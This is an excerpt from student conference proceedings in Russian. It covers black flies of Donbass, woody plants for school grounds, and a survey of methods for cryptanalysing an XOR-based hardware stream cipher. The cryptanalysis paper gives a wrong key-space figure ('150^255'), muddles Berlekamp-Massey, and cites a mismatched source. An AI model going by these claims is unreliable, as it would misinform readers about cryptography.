Кокон простой. Дыхательный нитей – 4, верхняя пара толще нижних, из них верхняя нить слегка изгибается и идет вверх. Угол, образуемый верхней и нижней нитью, равен 110-115°. Тергиты вооружены крючками на III – IV-м сегментах; VI-й тергит голый; начиная с VI-го сегмента, тергиты несут по одному ряду разновеликих шипиков. VI-й тергит имеет неполный ряд шипиков. Каудальный шип некрупный.

Систематические замечания. От типичных форм отличаются деталями в строении половых придатков и отчасти морфологией личинки. У наших форм гоностерн крупный, опушен очень длинными волосками, крючья нетолстые, лентовидные. Гоностили более удлиненные. Рисунок на головной капсуле личинки четкий, срединные и боковые пятна окружены темным «облачком». Субментум несет по бокам по 5-6 щетинок.




Рис. 1 - *Eusimulium securiforme* Rubzov, 1956.

Условные обозначения: а – антенна личинок; ап – анальные пластинки самки; в – вилочка самки; вв – вентральный вырез личинки; глс – глоточный склерит; гк – гонококсит; гп – генитальные пластинки самки; гс – гоностиль; гт – гоностерн; гф – гонофурка; до – дыхательный орган куколки; ка – кальципала; кг – коготок; крк – крючья на брюшке куколки; лб – лоб самки; ли – лицо самки; лк – лицевой киль самца; ло – лаутерборнов орган; лс – лобный склерит личинки; мд – мандибула; мк – максилла; мкщ – максиллярный щупик; н – нога; нгл – надглоточник; см – субментум личинки; у – усик; х – хитиновая рама личинки; ц – церки; щ – щупики

Биология. Вид многочисленный. Населяет ручьи и малые реки открытых пространств, мелеющие или пересыхающие летом, вытекающие из прудов, озер и открытых

заболоченностей, а также участки слияния малых рек с притоками. Вода мутная, дно илистое, берега топкие, заросшие водными растениями. Ширина водотоков 0,5-2 м, глубина 0,3-0,5 м, скорость течения воды 0,3-0,6 м/сек.

Зимует в фазе яйца. Развивается 2 генерации в году. Самки откладывают яйца на поверхности плавающей растительности длинными узкими кучками в несколько слоев.

Первые личинки появляются в период спада воды после весеннего половодья (в конце марта – начале апреля) при температуре воды 10-12⁰С. Окукливание личинок и вылет имаго наблюдается в мае – июне при температуре воды 12-16⁰С. Плотность личинок в мае перед окукливанием в реках обычно составляет 280-350 шт/дм², в ручьях – около 60-90 шт/дм². С июля до сентября идет развитие второй генерации при температуре воды 19-20⁰С. Кровососущая активность наблюдалась в мае и июне. Самки являются кровососами птиц, реже – крупного рогатого скота и человека.

Места обнаружения: ручьи и малые реки Донецкого Плато, поймы р. Северский Донец, р. Миус.

Общее распространение. Европейская часть СНГ, Средняя, Восточная и Юго-Восточная Европа.

Выводы.

1. На основании наших исследований и анализа литературных данных на территории Донбасса обнаружено 4 вида мошек рода *Eusimulium*: *E. aureum* (Fries, 1824); *E. krymense* Rubzov; *E. angustipes* (Edwards, 1915); *E. securiforme* Rubzov, 1956.

2. Встречаемость вида малочисленная, за исключением *E. securiforme*, он является наиболее многочисленным.

3. Местами обитания мошек являются хорошо прогреваемые ручьи, родники и малые реки с быстрым течением. Субстратом служат листья опада и свисающая в воду растительность.

4. *E. securiforme* являются кровососами птиц, животных и человека. У остальных видов кровососание не зарегистрировано.

СПИСОК ЛИТЕРАТУРЫ

1. Хлызова Т.А., Фёдорова О.А., Сивкова Е.И. Патологическое воздействие слюны кровососущих двукрылых насекомых на организм человека и животных (обзор) // Вестник Оренбургского Государственного университета 2017 г. № 7 (207)
2. Маслодудова Е.Н. Кровососущие насекомые Донбасса и их роль в распространении возбудителей природно-очаговых болезней человека и животных // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности – Донецк: Изд-во ДонНУ, 2022. С. 143-144.
3. Рубцов И.А. Мошки (род Simuliidae) // Фауна СССР. Насекомые двукрылые. 2-е изд. М., Л., 1956. Т. 6, вып. 6. 860 с.
4. Усова З.В., Семушин Р.Д., Кузнецов А.В. Условия массового размножения кровососущих мошек (Diptera, Simuliidae) и случаи симулидотоксикоза в водоемах Северского Донца и его притоков // Мед. паразитол. и паразитар. болезни. 1983. №1. С. 37-40.

BLACK FLIES OF THE GENUS EUSIMULIUM ROUBAUD, 1906 OF DONBASS

Annotation. This paper describes the morphology of the most numerous species of *Eusimulium securiforme* Rubzov, 1956, belonging to the genus *Eusimulium*. The biology of the development of this species on the territory of Donbass has also been studied.

Keywords: black flies, numerous species, morphology, developmental biology.

Shkirenko A.O.

Scientific adviser: Reva M.V., Candidate of Biological Sciences, Associate Professor
Donetsk National University

E-mail: alyona.shkirenko@mail.ru

УДК 582.093:373:712.4

ДРЕВЕСНЫЕ РАСТЕНИЯ ПРИШКОЛЬНОЙ ТЕРРИТОРИИ: ПРИНЦИПЫ ПОДБОРА И СПОСОБЫ ИСПОЛЬЗОВАНИЯ

Шульга О.И.

*Научный руководитель: Гридько О.А., канд.биол.наук, доцент
ГОУ ВПО «ДОННУ»*

Аннотация. Рассмотрены принципы подбора ассортимента и способы использования древесных растений при озеленении пришкольной территории. Предложенный ассортимент древесных растений является адаптированным к условиям г. Донецка и рекомендован для широкого внедрения в практику озеленения пришкольных территорий.

Ключевые слова: озеленение, пришкольная территория, древесные растения.

Создание оптимальных условий для формирования успешной личности является немаловажным фактором современного образования. Озеленение пришкольной территории является одной из обязательных составляющих благоустройства и имеет важнейшее значение для проведения учебно-воспитательной и оздоровительной работы со школьниками. Несмотря на то, что в настоящее время, при озеленении пришкольного участка используют эколого-ландшафтный подход, предполагающий оптимизацию территории и создание на ней относительно устойчивой экосистемы, проблема организации пришкольной территории большинства образовательных учреждений остается актуальной и требует решения.

Цель работы – анализ принципов подбора и способов использования древесных растений на территории общеобразовательных учреждений.

При организации пришкольной территории важная роль принадлежит зеленым насаждениям, основными функциями которых являются: санитарно-гигиеническая, социально-оздоровительная, эстетическая и социально-воспитательная [1]. В соответствии с принципами и нормами озеленения общеобразовательных учреждений [2], рекомендуемый уровень озелененности участка – 40% от общей территории. Площадь озеленения участка должна исходить из расчета 0,9-1,3 м² озелененной территории на 1 ребенка. Плотность посадки древесных растений на 1 га площади участка ориентировочно составляет 100-200 деревьев и 1200-1500 кустарников.

При посадке необходимо учитывать, что расстояние между низкорослыми кустарниками в группе должно быть 0,8 м, между среднерослыми – 1,2-1,5 м и высокорослыми – до 2 м. При посадках нужно учитывать расстояние до проездов, площадок, зданий, а также интенсивность роста и величину взрослых растений. Посадка деревьев должна производиться не ближе 10 м, кустарников – 5 м от фасадов зданий. Расстояние от деревьев до края дорожек – не менее 0,75 м, от кустарников – не менее 0,3 м. Низкорослые кустарники рекомендуется высаживать от проездов на расстоянии 0,5 м, а высокорослые – дальше.

При подборе растений основополагающими аспектами являются: экологические условия района, в котором располагается объект, породный состав уже имеющегося озеленения, а также функциональное зонирование территории. К ассортименту растений для пришкольной территории предъявляют ряд требований: растения должны быть малоходными и создавать благоприятный микроклимат на территории школы, обладать не только декоративными качествами, но и быть безопасными, не провоцировать аллергические реакции, а также служить дополнительным наглядным материалом для усвоения школьной программы по биологии. При подборе растений следует использовать

не только местную флору, но и породы, прошедшие успешное интродукционное испытание в условиях Донбасса [3, 5, 6].

Ассортимент зеленых насаждений на пришкольной территории определяется с учетом функционального назначения [2]. Для каждой из функциональных зон на территории школ ниже представлены рекомендуемые породы деревьев и кустарников, которые могут быть использованы при озеленении в условиях Донбасса [4 – 7].

Озеленение центральной (партерной) зоны и зоны торжественных мероприятий требует особого внимания и тщательного подбора растительного состава растений. Как правило, при подборе ассортимента растений для партерной зоны предпочтение отдают устойчивым к городской среде породам с эстетическими свойствами, исходя из сроков и длительности цветения. Так, целесообразно использовать весенне-цветущие (*Spiraea ×vanhouttei* (Briot) Zabel, *S. ×cinerea* Zabel, *Mahonia aquifolium* (Pursh) Nutt., *Cornus alba* L. 'Elegantissima', *C. sericea* L. 'Flaviramea', *Forsythia ×intermedia* Zab. 'Maluch', *Paeonia arborea* Donn.) и осенне-цветущие (*Hydrangea paniculata* Siebold., *Caryopteris ×clandonensis* Simmonds., *Rosa hybridum* hort.) кустарники. Особое внимание заслуживают ремонтантные кустарники, период цветения которых растянут с июня по сентябрь (например, *Spiraea ×alpina* Pall., *S. japonica* L. 'Gold Princess', *S. japonica* 'Goldmound', *S. bumalda* Burv., *Sorbaria sorbifolia* (L.) A. Braun., *Weigela floribunda* (Siebold & Zucc.) C. A. Mey.), а также кустарники, обладающие сезонной декоративностью (*Euonymus alatus* (Thunb.) Siebold., *Viburnum opulus* L.) [4, 6].

Для достижения высокого декоративного эффекта удачным будет использование таких приемов размещения растений, как группы из низкорослых кустарников (*Spiraea japonica* 'Goldflame') и бордюры (*Spiraea ×alpina*), окаймляющие дорожки; свободнорастущие солисты среднерослых кустарников (*Caryopteris ×clandonensis*, *Spiraea ×vanhouttei*, *Hydrangea paniculata*), группы (*Cornus alba* 'Elegantissima', *C. sericea* 'Flaviramea', *Forsythia ×intermedia* 'Maluch', *S. japonica* 'Gold Princess', *S. bumalda*), а также рядовые посадки (*Hydrangea paniculata*, *Weigela floribunda*).

Следовательно, путем подбора и сочетания растений по ценным биологическим свойствам, эстетическим качествам, также срокам и продолжительности цветения, в центральной зоне и зоне торжественных мероприятий могут быть созданы композиции непрерывного цветения в течение всего вегетационного периода.

В спортивной зоне растения должны, в первую очередь, изолировать площадки с активными и шумными занятиями от остальной территории. Насаждения спортивной зоны размещают на небольших разделительных полосах в виде рядовых посадках деревьев или живых изгородей из кустарников. На крупных по площади участках могут быть размещены групповые посадки древесных растений. Для эффективного выполнения шумозащитной функции целесообразно использовать живые изгороди из высокорослых кустарников, такие как *Spiraea ×vanhouttei* (Briot) Zabel, *Syringa vulgaris* L., *Viburnum opulus*., сорта *Forsythia ×intermedia*, *Philadelphus coronarius* L., *Physocarpus opulifolius* (L.) Maxim., *Salix rosmarinifolia* L. Кроме того, в спортивной зоне высаживают деревья с раскидистой кроной, которые могут защищать места для отдыха от активных солнечных лучей [2]. Для этого подойдут *Acer platanoides* L., *Tilia×europaea* L., *Quercus robur* L. и др.

Учебно-опытная зона включает в себя площадки для проведения занятий под открытым небом и плодово-ягодный сад. При организации этой зоны необходимо обеспечить её изоляцию от других площадок при помощи живой изгороди из высокорослых кустарников или низкорослых деревьев. Ассортимент живой изгороди может составить сорта и вида *Physocarpus opulifolius* 'Luteus', *P. opulifolius* 'Diabolo', *Euonymus alatus* (Thunb.) Siebold., *Syringa vulgaris*, *Forsythia ×intermedia*, низкорослых деревьев – *Caragana arborescens* Lam., *Laburnum anagyroides* Medik.

Чаще всего, в плодово-ягодном саду размещены такие деревья, как *Amelanchier ovalis* Medik., *Malus niedzwetzkyana* Dieck ex Koehne, *Sorbus aucuparia* L., а также виды родов *Pyrus* L., *Prunus* L., *Malus* P. Mill., *Cydonia* Mill. и др; из кустарников – *Viburnum opulus*, *Lonicera edulis* Turcz. и др.

При организации хозяйственной зоны по периметру проектируют плотную живую изгородь из древесных растений или зеленые стены с использованием лиан, таких как *Campsis radicans* (L.) Seem., *Parthenocissus quinquefolia* (L.) Planch., *P. tricuspidata* (Siebold & Zucc.) Planch. 'Veitchii'.

Зона отдыха включает рекреационные площадки для кратковременного отдыха обучающихся, а также прогулок и игр школьников группы продленного дня. В связи с этим функциональное предназначение растений этой зоны – создание условий для аэрации и инсоляции, а также обеспечение снижения шума и изоляции от остальной территории. При этом, с целью создания частичного затенения, рекомендовано использовать деревья с раскидистыми кронами (*Betula pendula* Roth., *Tilia ×europea*, *Acer platanoides*, *A. pseudoplatanus* L.), а также группы низкорослых (*Potentilla fruticosa* L., *S. japonica* 'Gold Princess', *S. alpina*, *Cotonester lucidus* Schltl., *C. integerrimus* Medik.) и среднерослых (*Physocarpus opulifolius* 'Luteus', *P. opulifolius* 'Diabolo', *Spiraea ×vanhouttei*, *Cotoneaster lucidus*) кустарников вокруг площадок.

В ассортимент растений для озеленения пришкольной территории рекомендовано включать хвойные, например, *Thuja occidentalis* L. разных сортов, *Platycladus orientalis* (L.) Franco, *Picea pungens* Engelm., *P. obovata* Ledeb., *Larix decidua* Mill., а также рода *Juniperus* L. [7]. Выращивание *Ginkgo biloba* L. позволит познакомить обучающихся с реликтовым видом голосеменных растений. Активное использование экзотов и интродуцентов, таких как *Mahonia aquifolium*, *Potentilla fruticosa* послужит расширению ботанических знаний о флоре Земли [5].

К числу растений, подлежащих исключению из озеленения пришкольной территории относят растения с колючками и шипами (виды и сорта рода *Berberis* L.), имеющие несъедобные, ядовитые плоды и листья (*Taxus baccata* L., *Ligustrum vulgare* L.), выделяющие в воздух большое количество фитонцидов, эфирных масел, вызывающих отравление и поражение различных органов, аллергические заболевания (*Syringa josikaea* J.Jacq.ex Rchb., *Ailanthus altissima* (Mill.) Swingle).

Важную роль в озеленении пришкольного участка играют защитные полосы. По периметру внутренней части пришкольной территории предусмотрена однорядная или двурядная посадка деревьев с прогулочной дорожкой между рядами. В дополнение могут быть добавлены живые изгороди с плотной кроной, благодаря чему защитные свойства данной полосы повышаются. Для более эффективной изоляции, по периметру внешней стороны пришкольной территории следует размещать полосу зеленых насаждений шириной 5-10 м. Растения защитной зоны должны быть газо- и пылеустойчивыми, поэтому ассортимент может быть представлен следующими породами: *Populus alba* L., *Acer platanoides*, *A.negundo* L., *Ulmus glabra* Huds., *Tilia×europaea*, *Robinia pseudoacacia* L., *Sorbus aucuparia*, *Ligustrum vulgare* L., *Cornus mas* L., *Cotinus cotinus* (L.) Sarg. и др.

Трудно переоценить возможные варианты использования пришкольной территории в учебно-образовательном процессе. Так, в соответствии с программой школьного курса биологии, древесные растения пришкольного участка целесообразно использовать при проведении экскурсии по изучению сезонных изменений в природе, способов распространения плодов и семян, жизненных форм растений, основных представителей разных семейств и групп растений. Для приобщения обучающихся к научно-исследовательской работе, зеленые насаждения пришкольного участка могут быть задействованы в фенологических наблюдениях по изучению сезонного ритма

развития растений. С целью расширения знаний и приобретения трудовых умений и навыков, в рамках природоведческих акций, обучающихся можно привлечь к участию в работе по семенному и вегетативному размножению деревьев и кустарников с учетом их потребности в свете, влаге, почвах [8]. Кроме того, древесные растения могут быть использованы в качестве базы для заготовки наглядных пособий, раздаточного гербарного материала для проведения уроков биологии.

Таким образом, древесные насаждения на пришкольных участках озеленения должны создавать благоприятные микроклиматические и санитарно-гигиенические условия. Правильно подобранный ассортимент растений озелененных территорий служит дополнительным наглядным материалом для усвоения школьной программы по биологии, а также способствует повышению познавательной активности обучающихся.

Предложенный ассортимент древесных растений является адаптированным к условиям г. Донецка и рекомендован для широкого внедрения в практику озеленения пришкольных территорий.

СПИСОК ЛИТЕРАТУРЫ

1. Ерзин, И.В. О функциях системы озелененных и природных территорий: терминология и классификация / И.В. Ерзин, Ю.В. Разумовский // Лесной вестник, 2018, том 22, № 4. – С. 59–65.
2. Теодоронский, В. С. Озеленение населенных мест. Градостроительные основы : учеб. пособие для студ. учреждений высш. проф. образования / В. С. Теодоронский, Г. П. Жеребцова. – М. : Академия, 2010. – 256 с.
3. Глухов, А. З. Перспективные древесные растения для фитодизайна в степной зоне / А.З. Глухов, Н.Ф. Довбыш, Л.В. Хархота. – Донецк : ЛАНДОН-XXI, 2015. – 154 с.
4. Гридько, О. А. Разнообразие и состояние древесных насаждений ландшафтно-рекреационной зоны Ленинского района г. Донецка / О.А. Гридько, А.З. Глухов, Л.В. Хархота // Промышленная ботаника. – 2020. – Вып. 20, № 3. – С. 20–25.
5. Глухов, А.З. Некоторые древесные интродуценты в озеленении города Донецка / А.З. Глухов, О.А. Гридько // Труды по интродукции и акклиматизации растений. – Вып. 1 / под ред. А.В. Федорова; УдмФИЦ УрО РАН. – Ижевск, 2021. – С.434–438.
6. Тельных, А.Э. Древесные интродуценты в системе насаждений общего пользования Ленинского района г. Донецка / А.Э. Тельных, О.А. Гридько / Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности: Материалы VI Международной научной конференции (Донецк, 26–27 октября 2021 г.). – Том 3: Биологические и медицинские науки, экология / под общей редакцией проф. С.В. Беспаловой. – Донецк: Изд-во ДонНУ, 2021. – С. 167–169.
7. Тельных, А.Э. Хвойные в озеленении города Донецка / А.Э. Тельных, О.А. Гридько / Охрана окружающей среды и рациональное использование природных ресурсов: сборник материалов XV Международной конференции аспирантов и обучающихся / ДОННТУ, ДонНУ. – Донецк: ГОУВПО «ДОННТУ», 2021. – С. 247–248.
8. Оказова, З. П. Экологический участок как элемент биологического образования / З. П. Оказова, Э. Р. Байбатырова // Балтийский гуманитарный журнал. – 2018. – Т. 7. – № 3(24). – С. 137–140.

WOODY PLANTS OF THE SCHOOL TERRITORY: PRINCIPLES OF SELECTION AND WAYS OF USE

Annotation. The principles of assortment selection and ways of using woody plants in landscaping the school area are considered. The proposed range of woody plants is adapted to the conditions of Donetsk and is recommended for widespread introduction into the practice of landscaping school areas.

Keywords: landscaping, school grounds, woody plants.

Shulga O.I.

Scientific adviser: Hrydtko O.A. Ph.D., Associate Professor of Botany and Ecology Department

Donetsk National University

E-mail: Shulgaoi28@yandex.ru

Физико-технические науки

УДК 003.26.09

МЕТОДЫ КРИПТОАНАЛИЗА ПОТОЧНОГО АППАРАТНОГО ШИФРА

Гук К. С.

*Научный руководитель: Бабичева М.В., старший преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация: работа посвящена методам криптоанализа поточного аппаратного шифра, в ходе работы были изучены алгоритмы известных генераторов псевдослучайных последовательностей, а также рассмотрены основные методы криптоанализа, сделаны выводы о преимуществах и недостатках приведенных методов криптоанализа, которые могут быть использованы для анализа поточного аппаратного шифра, рассматриваемого в работе.

Ключевые слова: поточный шифр, криптоанализ, скремблирование.

Введение. Эффективные схемы поточного шифрования являются неотъемлемой частью современных телекоммуникационных технологий. Это обусловлено прежде всего высокой скоростью шифрования, которая может быть обеспечена при применении поточных шифров. Скорость формирования шифрующей гамма-последовательности у современных схем поточного шифрования, предложенных в качестве претендентов на европейский стандарт, составляет сотни Мбит/с. Для создания ключей поточных шифров часто используются аппаратные средства (аппаратные генераторы псевдослучайных чисел, генераторы на сдвиговых регистрах), поскольку считается, что они более криптостойкие по сравнению с математическими генераторами типа конгруэнтного генератора. Однако и такие шифры оказываются уязвимы к криптоанализу, хотя и кажутся достаточно стойкими [1].

Постановка задачи. Необходимо рассмотреть методы криптоанализа для поточных шифров и в ходе анализа литературы выявить достоинства и недостатки их применения для представленного в работе поточного аппаратного шифра.

Поточный аппаратный шифр. В данной работе будет рассмотрена последовательность, зашифрованная при помощи цифрового скремблера, представленного на рисунке 1.

Представлена модель линии передачи сигнала звуковой частоты между скремблером U1 и дескремблером U2.

На вход скремблера подается сигнал довольно низкой звуковой частоты (синусоида с частотой 100 Гц) для того, чтобы было возможным обрабатывать частоту в режиме реального времени и иметь наиболее наглядную визуализацию для дальнейшего анализа.




Рисунок 1 – Схема линии передачи сигнала звуковой частоты между скремблером и дескремблером

Внутри микроконтроллера на скремблере U1 сигнал складывается по модулю два (применяется операция XOR) с последовательностью псевдослучайных чисел, которая и является ключом. Поток данных, полученный в результате скремблирования представлен на рисунке 2.




Рисунок 2 – Скремблированный поток данных

На рисунке 3 представлен вывод на осциллограф скремблированного сигнала (выделен розовым цветом) относительно изначально подаваемой на вход скремблера синусоиды (выделена желтым цветом).




Рисунок 3 – Сигнал, полученный в результате скремблирования

В данной реализации в качестве ключа использовалась таблица псевдослучайных чисел, полученная с онлайн генератора случайных чисел <http://randstuff.ru/number/>. Таблица прописана в коде микропроцессора, используемого в скремблере.

Методы криптоанализа поточных шифров. Для поточных шифров наиболее известными являются методы криптоанализа, приведенные ниже:

- метод полного перебор ключей;
- метод Берлекэмпа-Мэсси;
- побочные атаки;
- корреляционные методы;

Рассмотрим подробнее каждый метод [2].

Метод полного перебора. Метод полного перебора ключа предполагает перебор всех возможных ключей для данного шифра.

Сложность полного перебора ключей для поточного шифра зависит от длины ключа. Для ключа длины n полный перебор будет иметь сложность $O(2^n)$. Таким образом, чем длиннее ключ, тем больше времени и ресурсов потребуется для полного перебора ключей.

В теории этот метод может быть использован для анализа поточного аппаратного шифра, но он является достаточно затратным в ресурсах и времени, так как, кроме перебора всех возможных ключей, при этом должно осуществляться постоянное дешифрование на каждом ключе. В данной реализации в качестве ключа используется таблица из 150 символов представлены псевдослучайные цифры от 0 до 255, согласно основам криптоанализа потребуется перебрать 150^{255} символов, чтобы найти эти псевдослучайные числа и гораздо больше операций, чтобы выделить из бегущей от скремблера последовательности звуковую составляющую.

Метод Берлекэмпа-Мэсси. Алгоритм Берлекэмпа-Мэсси предполагает, что можно построить эквивалентный линейный рекуррентный регистр, который будет формировать такую же последовательность, которую формирует шифрообразующее устройство.

На схеме, представленной выше на рисунке 1, можно увидеть микроконтроллер U2, который выполняет функцию дескремблирования, складывая зашифрованную последовательность по модулю два со сгенерированной последовательностью, соответствующей той, которая записана в код микропроцессора, осуществляющего скремблирование. Необходимо выделить несколько ключевых аспектов данного метода, которые усложняют применение данного метода на практике:

- для построения эквивалентного линейного рекуррентного регистра необходимо знать отрезок открытой информации и соответствующей ей криптограмме достаточной величины;
- необходимо правильно выбрать точки синхронизации между скремблером и дескремблером.

Поскольку в данной реализации мы знаем отрезок открытой информации и соответствующей ей криптограмме достаточной величины, а чтение таблиц синхронизировано по нескольким точкам, то дескремблированный сигнал на вид ничем не отличается от того, который был подан с источника звукового сигнала и представлен на рисунке 4. Розовым цветом выделен дескремблированный сигнал, а желтым цветом изначальный сигнал, подаваемый на вход скремблера.




Рисунок 4 – Сигнал, полученный в результате дескремблирования

Побочные атаки. Побочные атаки могут быть использованы для получения информации о ключе потокового шифра в реальном времени при передаче данных по каналу связи. Таким образом, побочные атаки могут быть использованы для получения информации о ключе потокового шифра без полного перебора всех возможных ключей.

Побочные атаки на поточный шифр заключаются в том, что формируемая на одном ключе шифрограмма повторяется и зашифровывает разную информацию. В таком случае происходит перекрытие шифра, и защищаемая информация может быть легко дешифрована.

Так как в данном исследовании использовалась синусоида одной частоты, то повторения неизбежны. Однако при шифровании речевого сигнала результаты будут существенно отличаться.

Корреляционные атаки. В связи со спецификой построения поточных шифров, наиболее распространенными атаками на поточные шифры являются корреляционные атаки, которые используют корреляцию между входными данными и выходными данными поточного шифра для получения информации о ключе.

Так, например, исследователь Мостафа Хассан сумел взломать два генератора псевдослучайных чисел с помощью машинного обучения. Обученная двуслойная нейросеть предсказала выдачу генератора xorshift128 с точностью 100% [3].

В данном исследовании мы не применяли корреляционные атаки к псевдослучайной последовательности чисел для получения ключа и дескремблировании сигнала, однако обученная нейросеть может найти взаимосвязь между входящими и исходящими числами и, следовательно, вскрыть ключ.

Выводы. Криптоанализ аппаратных поточных шифров, хоть и является достаточно сложной задачей, но оправдан широким применением такого рода систем. При построении и применении систем аппаратного потокового шифрования следует обращать внимание на возможность восстановления их ключей, особенно если они небольшой длины, в то время как если ключи имеют длину, равную длине открытого

текста, то усложняется распределение и хранение ключей, кроме того встают проблемы, связанные с синхронизацией участников секретного обмена.

Результаты, полученные при рассмотрении вышеизложенных методов криптоанализа могут быть учтены при дальнейших исследованиях в данной области, а также быть использованы в теоретической и практической частях курса «Основы информационной безопасности».

СПИСОК ЛИТЕРАТУРЫ

1. E. Biham, O. Dunkelman. Cryptanalysis of the A5/1 GSM Stream Cipher. NES/DOC/TEC/WP3/005/a. [Электронный ресурс] – Режим доступа: https://chinapads.ru/c/s/potochnyy_shifr_kriptoanaliz
